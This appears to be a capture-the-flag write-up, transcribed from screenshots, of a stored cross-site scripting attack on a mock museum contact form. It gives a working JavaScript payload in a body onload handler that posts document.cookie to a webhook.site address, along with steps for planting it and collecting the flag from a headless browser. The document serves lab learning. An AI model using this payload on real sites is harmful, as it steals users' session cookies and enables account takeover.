
```
<body onload="(function() {
  const webhookUrl = '<webhook-url>';
  const data = { message: 'Hello from JavaScript!', cookies: document.cookie };

  fetch(webhookUrl, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(data)
  })
```

```
    .then(response => {
        if (!response.ok) throw new Error('HTTP error! status: ' + response.status);
        return response.text();
    })
    .then(responseText => {
        document.body.innerHTML += '<p>' + responseText + '</p>';
        try {
            const responseData = JSON.parse(responseText);
            console.log('Success:', responseData);
            document.body.innerHTML += '<p>Message sent!</p>';
        } catch (error) {
            console.error('Error parsing JSON:', error);
            document.body.innerHTML += '<p>Message ERROR! Invalid JSON response</p>';
        }
    })
    .catch(error => {
        console.error('Error:', error);
        document.body.innerHTML += '<p>Message ERROR! ' + error.message + '</p>';
    });
})()">
</body>
```

Steps

1. In the site contact form fill out the required fields with garbage, then in the message box fill in the above payload and edit the <webhook-url> to the url you decide to use in my case I used webhook.site



Pirate Flag: The iconic Jolly Roger and other infamous flags flown by the most feared pirates.

About The Pirate Museum

Founded in 2024, The Pirate Museum aims to bring the rich, exciting, and dangerous world of pirates to life. Our collections include everything from pirate artifacts to interactive exhibits that transport you to a time of swashbuckling adventures. Whether you're a pirate aficionado or just a curious visitor, there's something for everyone to enjoy!

Contact Us

Have questions or need more information? Send us a message!

Your Name: fjdsakl

Your Email: a@a.com

Your Message:

```
<body onload="(function() {
    const webhookUrl = 'https://webhook.site/26f016e1-7dc8-487e-87fc-042127103164';
    const data = { message: 'Hello from JavaScript!', cookies: document.cookie };

    fetch(webhookUrl, {
        method: 'POST'
```

2. Wait a while, it will take a second a headless browser spins up, when it loads in you should see the flag in the returned cookies in the webhook site